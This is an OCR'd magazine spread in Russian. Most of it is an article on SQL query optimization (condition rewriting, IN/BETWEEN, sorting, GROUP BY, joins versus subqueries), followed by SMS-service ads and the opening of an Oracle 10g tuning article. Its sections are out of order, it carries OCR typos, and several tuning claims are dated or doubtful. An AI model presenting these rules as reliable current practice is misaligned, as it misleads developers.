Итакое будет проглотаться до тех пор, пока приложение не будет подвергнуто жестокому анализу на предмет повышения производительности. Один из способов повысить скорость работы приложения - оптимизация SQL-запросов. Этот способ хорош тем, что не надо лезть в гебри оптимизации SQL-сервера. Проще не допускать появления неэффективных SQL-запросов. Но если такое уже случилось, ищи выходы из сложившихся неприятных ситуаций.

ОБЩАЯ ОПТИМИЗАЦИЯ

■ Каждая SQL-операция имеет так называемый "коэффициент полезности" - уровень эффективности данной операции. Чем больше балл, тем "полезней" операция, а значит, SQL-запрос выполняется быстрее.

Практически любое условие состоит из двух операндов и знака операции между ними.

ПРИМЕРЫ

■ Чтобы лучше понять таблицы, рассмотрим пример расчета рейтинга запроса.

Оператор	Баллы
=	10
>	5
>=	5
<	5
<=	5
LIKE	3
∅	0

Таблица полезности операторов

Операнд	Баллы
Только значение	10
Только поле	5
Только параметр слева	5
Логическое выражение	3
Точный (цифровой) тип данных	2
Другие числовые типы данных	1
Символьный тип данных	0
NULL	0

Таблица полезности операндов

... WHERE smallint_column = 12345

5 баллов за поле слева (smallint_column), 2 балла за точный цифровой операнд (smallint_column), 10 баллов за операцию сравнения (=) и 10 баллов за значение справа (12345). Итого получили 27 баллов. Теперь рассмотрим более сложный пример:

... WHERE char_column >= varchar_column || 'x'

5 баллов за поле слева (char_column), 0 баллов за символьный операнд (char_column), 5 баллов за операцию больше или равно (>=), 3 балла за логическое выражение (varchar_column || 'x'), 0 баллов за символьный операнд (varchar_column). В итоге получим 13 баллов.

Естественно, такие расчеты не обязательно проводить для каждого запроса. Но когда встанет вопрос о скорости условий того или иного запроса, его можно будет выяснить с помощью этих двух таблиц. На скорость запроса также влияет количество выбираемых данных и дополнительные директивы, которые рассмотрим ниже. Также имей в виду, что расчет "коэффициента полезности" не является неким универсальным способом оптимизации. Все зависит от конкретной ситуации.

Основной закон при оптимизации запросов - закон преобразования. Неважно, как мы представляем условие,

главное, чтобы результат остался прежним. И снова рассмотрим пример. Есть запрос: ... WHERE column1 < column2 AND column2 = column3 AND column1 = 5. Используя перестановку, получаешь запрос: ...WHERE 5 < column2 AND column2 = column3 AND column1 = 5. Результат запроса будет один и тот же, а продуктивность разная, потому что использование точного значения (5) влияет на производительность.

Если ты изучал C или C++, то знаешь, что выражение $x=1+1-1$ во время компиляции станет $x=0$. Удивительно, что лишь некоторые БД способны выполнять такие операции. При выполнении запроса БД будет выполнять операции сложения и вычитания и тратить твоё драгоценное время. Поэтому всегда лучше сразу рассчитывать такие выражения там, где это возможно. Не ... WHERE $a - 3 = 5$, а ... WHERE $a = 8$.

Еще одна возможность оптимизировать запрос - придерживаться общей идеи составления условий в SQL. Другими словами, условие должно иметь вид: <колонка> <операция> <выражение>. Например, запрос "... WHERE column1 - 3 = -column2" лучше привести к виду: ... WHERE column1 = -column2 + 3.

И эти приемы оптимизации работают практически всегда и везде.


SQL-sample

```

SQL-sample:
mysql> use test;
mysql> show tables;
+-----+
| proposals | products | prod_cat | prod_lang | prod_name |
+-----+
mysql> describe proposals;
+-----+
| proposals |
+-----+
mysql> describe products;
+-----+
| products |
+-----+
mysql> describe prod_cat;
+-----+
| prod_cat |
+-----+
mysql> describe prod_lang;
+-----+
| prod_lang |
+-----+
mysql> select * from proposals;
+-----+
| proposals |
+-----+

```

table	type	possible_keys	key	key_len	ref	rows	Extra
proposals	const	PRIMARY	PRIMARY	4	const	1	
products	const	PRIMARY	PRIMARY	4	const	1	
prod_cat	const	PRIMARY	PRIMARY	4	const	1	
prod_lang	const	index_10	index_10	8	const,const	1	



ОПТИМИЗИРУЕМ УСЛОВИЯ

■ Теперь настало время произвести оптимизацию самих условных операторов SQL. Большинство запросов используют директиву SQL WHERE, поэтому, оптимизируя условия, можно добиться значительной производительности запросов. При этом почему-то лишь небольшая часть приложений для БД используют оптимизацию условий.

AND

■ Очевидно, что в серии из нескольких операторов AND условия должны располагаться в порядке возрастания вероятности истинности данного условия. Это делается для того, чтобы при проверке условий БД не проверяла остальную часть условия. Эти рекомендации не относятся к БД Oracle, где условия начинают проверяться с конца. Соответственно, их порядок должен быть обратным - по убыванию вероятности истинности.

OR

■ Ситуация с данным оператором прямо противоположна ситуации с AND. Условия должны располагаться в порядке убывания вероятности истинности. Фирма Microsoft настойчиво рекомендует использовать данный метод при построении запросов, хотя многие даже не знают об этом или, по крайней мере, не обращают на него внимание. Но опять-таки это не относится к БД Oracle, где условия должны располагаться по возрастанию вероятности истинности.

Еще одним условием для оптимизации можно считать тот факт, что если одинаковые колонки располагаются рядом, запрос выполняется быстрее. Например, запрос "... WHERE column1 = 1 OR column2 = 3 OR column1 = 2" будет выполняться медленнее, чем запрос "WHERE column1 = 1 OR column1 = 2 OR column2 = 3". Даже если вероятность истинности условия column2 = 3 выше, чем column1 = 2.

AND + OR

■ Еще в школе мне рассказывали про распределительный закон. Он гласит, что A AND (B OR C) - то же самое, что и (A AND B) OR (A AND C). Опытным путем было установлено, что запрос вида "...WHERE column1 = 1 AND (column2 = 'A' OR column2 = 'B')" выполняется несколько быстрее, чем "...WHERE (column1 = 1 AND column2 = 'A') OR (column1 = 1 AND column2 = 'B')". Некоторые БД сами умеют оптимизировать запросы такого типа, но лучше перестраховаться.

NOT

■ Эту операцию всегда следует приводить к более "читаемому" виду (в разумных пределах, конечно). Так, запрос "...WHERE NOT (column1 > 5)" преобразуется в "...WHERE column1 <= 5". Более сложные условия можно преобразовать используя правило де Моргана, которое ты тоже должен был изучить в школе. Согласно этому правилу NOT(A AND B) = (NOT A) OR (NOT B) и NOT(A OR B) = (NOT A) AND (NOT B). Например, условие "...WHERE

NOT (column1 > 5 OR column2 = 7)" преобразуется в более простую форму: "...WHERE column1 <= 5 AND column2 <> 7.

IN

■ Многие наивно полагают, что запрос "... WHERE column1 = 5 OR column1 = 6" равносильно запросу "...WHERE column1 IN (5, 6)". На самом деле это не так. Операция IN работает гораздо быстрее, чем серия OR. Поэтому всегда следует заменять OR на IN, где это возможно, несмотря на то, что некоторые БД сами производят эту оптимизацию. Там, где используется серия последовательных чисел, IN следует поменять на BETWEEN. Например, "...WHERE column1 IN (1, 3, 4, 5)" оптимизируется к виду: "...WHERE column1 BETWEEN 1 AND 5 AND column1 <> 2. И этот запрос действительно быстрее.

LIKE

■ Эту операцию следует использовать только при крайней необходимости, потому что лучше и быстрее использовать поиск, основанный на full-text индексах. К сожалению, я вынужден направить тебя за информацией о поиске на просторы всемирной паутины.


CASE

■ Сама эта функция может использоваться для повышения скорости работы запроса, когда в нем есть более одного вызова медленной функции в условии. Например, чтобы избежать повторного вызова slow_function() в запросе "...WHERE slow_function(column1) = 3 OR slow_function(column1) = 5", нужно использовать CASE:

```
... WHERE 1 = CASE slow_function(column1)
WHEN 3 THEN 1
WHEN 5 THEN 1
END
```

Прежде чем повышать производительность сети и наращивать аппаратные средства сервера, попробуй сделать оптимизацию.

У любой SQL-операции есть "коэффициент полезности". Чем выше коэффициент, тем "полезнее" операция: запрос выполняется быстрее.



■ Не рекомендуется использовать ORDER BY в связке с такими операциями, как DISTINCT или GROUP BY, потому что данные операторы могут создавать побочные эффекты для сортировки. Как следствие, ты можешь получить неправильно отсортированный набор данных, который может оказаться критическим в некоторых ситуациях. Такое следствие не относится к оптимизации, но забывать о нем не стоит.

В отличие от компиляторов, не все БД умеют упрощать выражения типа $x=1+1-1-1$ до $x=0$. Следовательно, они тратят драгоценное время на выполнение пустых операций. Оптимизируйте их заранее.

При использовании функции SUM() можно добиться большей производительности с помощью $SUM(x + y)$, а не $SUM(x) + SUM(y)$.

СОРТИРОВКА

ORDER BY используется для сортировки, которая, как известно, занимает время. Чем больше объем данных, тем больше времени займет сортировка, поэтому нужно обязательно ее оптимизировать. На скорость сортировки в запросах влияют три фактора:

1. количество выбранных записей;
2. количество колонок после оператора ORDER BY;
3. длина и тип колонок, указанных после оператора ORDER BY.

Самой ресурсоемкой сортировкой является сортировка строк. Несмотря на то, что текстовые поля имеют фиксированную длину, длина содержимого этих полей может быть различной (в пределах размера поля). Поэтому неудивительно, что сортировка колонки VARCHAR(100) будет медленней, чем сортировка колонки VARCHAR(10) (даже если данные будут одинаковые). А происходит это из-за того, что при сортировке сама база данных выделяет память для своих операций в соответствии с максимальным размером поля независимо от содержимого. Поэтому при объявлении полей всегда следует использовать размер, который нужен, и не выделять лишние байты про запас.


На компьютерах с ОС Windows поля типа INTEGER занимают 32 бита, а поля типа SMALLINT - 16 бит. Логично предположить, что сортировка полей типа SMALLINT должна происходить быстрее. На самом деле сортировка INTEGER происходит быстрее, чем SMALLINT. Также сортировка INTEGER происходит быстрее, чем CHAR.

Сортировка символов также имеет свои нюансы, описание которых займет не одну статью. Она может быть быстрой и неправильной или медленной, но с меньшим количеством ошибок. Оптимизации сортировки производится для конкретной ситуации, так что универсальных рекомендаций никто дать не может.

ГРУППИРОВАНИЕ

Операция GROUP BY используется для определения подмножества в результате запроса, а также для применения к этому подмножеству агрегатных функций. Рассмотрим несколько наиболее эффективных методов оптимизации операции группирования.

Первое, что следует помнить, - нужно использовать как можно меньше колонок для группировки. Также следует избегать лишних условий. Например, в запросе `SELECT secondary_key_column, primary_key_column, COUNT(*) FROM Table1 GROUP BY secondary_key_column, primary_key_column` колонка `secondary_key_column` совершенно не нужна. Причина простая: `secondary_key_column` является уникальным полем, оно может не иметь



значений NULL, а значит, некоторые данные могут просто потеряться. Но если убрать `secondary_key_column` из секции GROUP BY, некоторые БД могут выдать ошибку о том, что невозможно указывать это поле, если оно не объявлено в секции GROUP BY. Для решения этой проблемы можно написать запрос в таком виде: `SELECT MIN(secondary_key_column), primary_key_column, COUNT(*) FROM Table1 GROUP BY primary_key_column`. Этот запрос быстрее и "правильнее" с точки зрения конструирования запросов.

В большинстве БД операции WHERE и HAVING не равноценны и выполняются не одинаково. Это значит, что следующие два запроса логически одинаковы, но выполняются с разной скоростью:

```
SELECT column1 FROM Table1 WHERE column2 = 5 GROUP BY column1 HAVING column1 > 6
```

```
SELECT column1 FROM Table1 WHERE column2 = 5 AND column1 > 6 GROUP BY column1
```

Второй запрос работает быстрее, чем первый. HAVING следует использовать в тех редких случаях, когда условие (в примере `column1 > 6`) сложно выразить без ущерба производительности.

Если требуется группирование, но без использования агрегатных функций (COUNT(), MIN(), MAX() и т.г.), ра-


зумно использовать DISTINCT. Так, вместо `SELECT column1 FROM Table1 GROUP BY column1` лучше использовать `SELECT DISTINCT column1 FROM Table1`.

При использовании MIN() и MAX() учитываем, что эти функции лучше работают по отдельности. Это значит, что их лучше использовать в отдельных запросах или в запросах с использованием UNION.

При использовании функции SUM() большей производительности можно добиться используя `SUM(x + y)`, а не `SUM(x) + SUM(y)`. Для вычитания лучше противоположное: `SUM(x) - SUM(y)` быстрее, чем `SUM(x - y)`.

СОЕДИНЕНИЯ ТАБЛИЦ (JOINS)

Вот где сложно что-то сказать про оптимизацию, так это при использовании JOIN. Дело в том, что скорость выполнения таких операций во многом зависит от организации самой таблицы: использование foreign-key, primary-key, количество вложенных соединений и т.г. Иногда лучшей производительности можно добиться используя вложенные циклы непосредственно в программе. Иногда быстрее работают JOINS. Однозначного совета по тому, как использовать разные способы соединения таблиц, никто не даст. Все зависит от конкретного случая и архитектуры БД.



МНЕНИЕ ЭКСПЕРТА

■ Хоптынец Владимир Владимирович (vlad_km2004@ Rambler.ru) - начальник отдела автоматизации Хмельницкого БТИ (Украина)



При разработке серьезных баз данных всегда важен вопрос быстродействия как на стороне сервера, так и на стороне клиента. И тут есть несколько нюансов, на которые нельзя не обратить внимание.


Во-первых, важно учитывать конфигурацию сети. Есть разница в работе сетей под разными платформами, но если выбор "случайно" пал на Microsoft, то, например, делать домены в сети до десяти машин, в общем, нет смысла. Хотя все зависит от информации, которую предполагается хранить и обрабатывать, от того, кто должен иметь доступ к ней, а кто нет, и от того, каким должен быть предоставляемый доступ.

Даже в небольшой сети можно "наоборотить" на сервер столько, что он будет захлебываться с элементарными операциями. Поэтому необходима грамотная настройка сервера, спасающая его от "загрузки" ненужными функциями, или распределение нагрузки по серверам, если одного недостаточно. Все это зависит от профессионализма и аккуратности администратора сети.

Но если начинают заявлять о себе ошибки в коде, то у программиста появится другая задача - выявить все возможное на этапе отладки, хотя многие ошибки все равно можно обнаружить только при эксплуатации программы в реальных условиях. Причем иногда пользователю приходится в голову вытворять с программой такое, что просто не смогло бы уложиться в голове разработчика :).

На производительность базы данных влияет и ее сжатие, так как при работе с базой в ней остаются неудаленные записи, помеченные как удаленные, а также результаты выполнения промежуточных запросов, временные таблицы и т.д. В некоторых серверах выполнение этой задачи происходит автоматически, в некоторых ее можно поставить в расписание. Но факт, что резервное копирование данных и периодическое сжатие базы просто необходимы.

Еще один важный критерий, влияющий на быстродействие серверной части, - оптимизация запросов, хранимых процедур, триггеров и функций внутри самой базы данных. Чем грамотнее разработчик, тем яснее он понимает, что же действительно требуется от базы. Разная реализация одного и того же запроса может существенно отличаться по быстродействию. Для анализа и оптимизации запроса существует множество средств, поставляемых вместе с сервером СУБД и созданных сторонними разработчиками.



УЖЕ В ПРОДАЖЕ



**700 МБ
ПОЛЕЗНЫХ
ПРОГРАММ
НА CD**

ЧИТАЙТЕ В МАРТЕ:

Тестирование новейших моделей КПК, ноутбуков и сотовых телефонов

Групповой тест Wi-Fi
Выбираем налагодник для работы в беспроводных сетях

КПК для новичков
Урок 2: Работа с налагодником на базе Pocket PC



Мобильные связи
Как наладить связь при помощи ноутбука

Подключаем USB-
периферию к налагоднику на базе Pocket PC

Шаг за шагом
Синхронизируем органайзеры в телефоне и ноутбуке
Сохраняем данные с помощью ActiveSync
Разрабатываем бизнес-приложения с помощью Pocket PC Creations
Управляем домашней электроникой с помощью Nevo
Настраиваем GPRS-соединение с помощью Connection Manager Deluxe
Просмотрщик Resco Photo Viewer

mc Мобильные компьютеры

(game)land



лом, в то время как в случае использования подзапросов запросы будут оптимизироваться отдельно.

- Некоторые БД более эффективно работают с JOINS, нежели с подзапросами (например, Oracle).

- После JOIN'а информация окажется в общем "списке", что нельзя сказать о подзапросах.

Достоинства SUBQUERIES:

- Подзапросы допускают более свободные условия.

- Подзапросы могут содержать GROUP BY, HAVING, что намного сложнее реализовать в JOIN'ах.

- Подзапросы могут использоваться при UPDATE, что невозможно при использовании JOIN'ов.

- В последнее время оптимизация подзапросов самими БД (их встроенным оптимизатором) заметно улучшилась.

Основное преимущество JOIN'ов в том, что не надо указывать БД то, каким именно способом производить операцию. А основное преимущество подзапросов в том, что цикл подзапроса может иметь несколько итераций (повторений), что, в свою очередь, может существенно увеличить производительность.

ЗАКЛЮЧЕНИЕ

■ В этой статье показаны самые распространенные способы увеличения производительности SQL-запросов. Тем не менее, чтобы оптимизировать запросы, есть еще очень много разных уловок и трюков. Оптимизация запросов больше похожа на искусство, чем на науку. У каждой базы данных свои встроенные оптимизаторы, которые могут помочь в этом нелегком деле, но всю работу за тебя никто не сделает. Как говорил старенький преподаватель по физике: "Чтобы решать задачи, их нужно решать".

Но если функции SUM() требуются для вычитания, используйте противоположное: SUM(x) - SUM(y). SUM(x - y) работает медленнее.

У каждой БД есть свои встроенные оптимизаторы, но они далеки от совершенства. Поэтому оптимизируй заранее.

ПОДЗАПРОСЫ (SUBQUERIES)

■ Раньше далеко не все БД могли похвастаться поддержкой подзапросов, а сейчас практически любая современная БД это умеет. Даже MySQL, которая несколько лет воплощала подзапросы в жизнь, наконец разжилась их поддержкой. Основная проблема при оптимизации подзапросов - не оптимизация непосредственно самого кода запроса, а выбор правильного способа для реализации запроса. Задачи, для которых используются подзапросы, также могут решаться с помощью вложенных циклов или JOIN'ов. Когда используешь JOIN, даешь возможность БД выбрать механизм, которым будет производиться соединение таблиц. Если же используешь подзапросы, то явно указываешь на использование вложенных циклов.

ЧТО ВЫБРАТЬ?

■ Ниже аргументы в пользу того или иного способа. Выбирай сам в зависимости от ситуации.

Достоинства JOIN:

- Если запрос содержит условие WHERE, встроенный оптимизатор БД будет оптимизировать запрос в це-



ХОЧЕШЬ

SMS

сервис



На диске есть сюрприз с паролем.
Какой пароль?
(код w0033)

Что это такое?

Чтобы узнать, отправь сообщение с соответствующим кодом на короткий номер 4444.

драйвер	(код w0001)
компилятор	(код w0002)
дескриптор	(код w0003)
хэш	(код w0004)
индекс	(код w0005)
буфер	(код w0006)
сокет	(код w0007)
идентификатор	(код w0008)
скрипт	(код w0009)
интерфейс	(код w0010)
терминал	(код w0011)
библиотека	(код w0012)
транзакция	(код w0013)
архитектура	(код w0014)
трассировка	(код w0015)
дистрибутив	(код w0016)
утилита	(код w0017)
брандмауэр	(код w0018)
хост	(код w0019)
подсеть	(код w0020)
демон	(код w0021)
эксплойт	(код w0022)
хостинг	(код w0023)
сервиспак	(код w0024)
фраервол	(код w0025)
брутфорсер	(код w0026)
тег	(код w0027)
парсер	(код w0028)
инициализация	(код w0029)
кодировка	(код w0030)



Получи этот логотип для сотового: отправь сообщение с кодом **6333** на номер **4446**.




Хочешь узнать ответы на вопросы?

- Как стать автором статей в журнал ХакерСпец? (код w0031)
- Что чаще всего SkyWriter набирает в Яндексе? (код w0032)
- На диске есть сюрприз с паролем. Какой пароль к сюрпризу? (код w0033)
- Сколько по времени готовится каждый номер журнала ХакерСпец? (код w0036)
- Сколько весит Dr.Klouniz go приема пищи? (код w0034)
- Чем болеет Andrusha по жизни? (код w0035)


Отправь сообщение с соответствующим кодом на короткий номер 4445.

А Н О Н С

Чтобы узнать, о чем будет следующий номер Хакер Спец, отправь сообщение **ON NC** на короткий номер **4446**.



Получи этот логотип для сотового: отправь сообщение с кодом **5333** на номер **4446**.



Погрбную инструкцию и список поддерживаемых моделей телефонов смотри на www.i-free.ru. Служба поддержки: +7 (095) 916-7253, (812) 118-4575, e-mail: support@i-free.ru. Для заказа полифони, цветных картинок и java-игр необходимо включить услугу WAP/GPRS-доступа в Интернет, при загрузке контента дополнительно оплачивается WAP/GPRS-доступ согласно твоему тарифному плану. Для проверки возможности закладки закладки с твоего телефона на war-сайт <http://4446.ru> и следуй инструкциям. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4445 составляет 18 рублей без учета налогов, на номер 4444 - 9 рублей без учета налогов, на номер 4446 - 28 рублей без учета налогов. В случае ошибочного запроса услуга считается оказанной.

ТЕПЕРЬ В КАЖДОМ НОМЕРЕ...

Г Л О С С А Р И Й

Андрей Сидоренко sidorenko@gmail.com

ТЮНИНГ ДЛЯ ОРАКУЛА

НЕСКОЛЬКО СЛОВ ОБ УПРАВЛЕНИИ И НАСТРОЙКЕ ORACLE

Начиная с версии 10g, Oracle, судя по всему, собирается отказаться от уже устоявшейся традиции выпускать приложения для администрирования и настройки в виде самостоятельных приложений и все больше склоняется в сторону **www-ориентированных интерфейсов и решений.**



НАСТРОИМ ЕГО. ENTERPRISE MANAGEMENT CONSOLE

Одним из таких приложений, полностью сменивших интерфейс, является Enterprise Management Console, хорошо знакомый пользователям Oracle версий 8i/9i. Теперь для доступа ко всем функциям настройки и мониторинга работы Oracle предлагается весьма приятный и функциональный web-интерфейс, построенный с использованием технологии J2EE. Теперь нет необходимости устанавливать отдельные клиентские библиотеки и приложения на машине, с которой предполагается контролировать процесс работы Oracle. Достаточно любой операционной системы с установленным браузером.

Запускать Enterprise Management Console (EM) проще всего из shell'a:

```
[oracle@druid db_1]$ emctl start dbconsole
TZ set to Europe/Minsk
Oracle Enterprise Manager 10g Database Control Release
10.1.0.2.0
Copyright (c) 1996, 2004 Oracle Corporation. All rights
reserved.
http://druid:5500/em/console/aboutApplication
Starting Oracle Enterprise Manager 10g Database Control
..... started.
```

```
Logs are generated in directory
/home/oracle/product/10.1.0/db_1/druid_FC10/sysman/log
```

С помощью команд `emctl status/stop` можно, соответственно, узнать статус работающей консоли или остановить ее. Хочу заметить, что этот сервис, хоть и представляет собой весьма удобный и наглядный инструмент для управления базой данных, весьма прожорлив до ресурсов, так что будьте готовы к тому, что ему для работы понадобится до 128-256 Мб RAM.

Теперь можно запустить любимый браузер и посмотреть, что же творится с базой данных. Для того чтобы максимальное количество опций администрирования и мониторинга были доступны, необходимо соединиться с




Рис. 1

сервером как пользователь SYS с правами SYSDBA. Это "суперпользователь" с правами, аналогичными root в Unix-системах (рис. 1).

С точки зрения настройки базы данных наиболее полезной закладкой является Administration, в которой собраны часто используемые команды и области мониторинга поведения системы. Oracle от версии к версии предлагает разработчикам и администраторам все более совершенные и мощные средства настройки и управления базой данных. Большинство из них необходимы лишь для развертывания больших и сверхбольших систем масштаба предприятия. В оптимальной конфигурации, пригодной для работы, да и для установки, Oracle рекомендует установить не менее 512 Мб физической памяти, примерно столько же свободного swap'a (а лучше побольше) и иметь в запасе как минимум 1,5-2,0 Гб свободного пространства на винчестере. Наиболее прожорливым компонентом в случае работы с Oracle остается Java и ее серверные приложения (J2EE). Если ты не планируешь вести разработку приложений масштаба интернет-порталов вроде ebay.com или amazon.com, то можно просто не запускать требовательные к ресурсам компоненты (Oracle HTTP Server + Java extensions и Enterprise Management Console) или остановить их после тонкой настройки базы данных (в гальнейшем они не пригодятся).

Итак, после установки БД желательно подкрутить винтики и заставить ее работать на том минимуме памяти, на котором падение скорости работы еще не сильно заметно, а тем самым освободить место под другие программы. На вкладке Administration выберем Memory Parameters, которая будет иметь вид примерно как на рисунке 2.

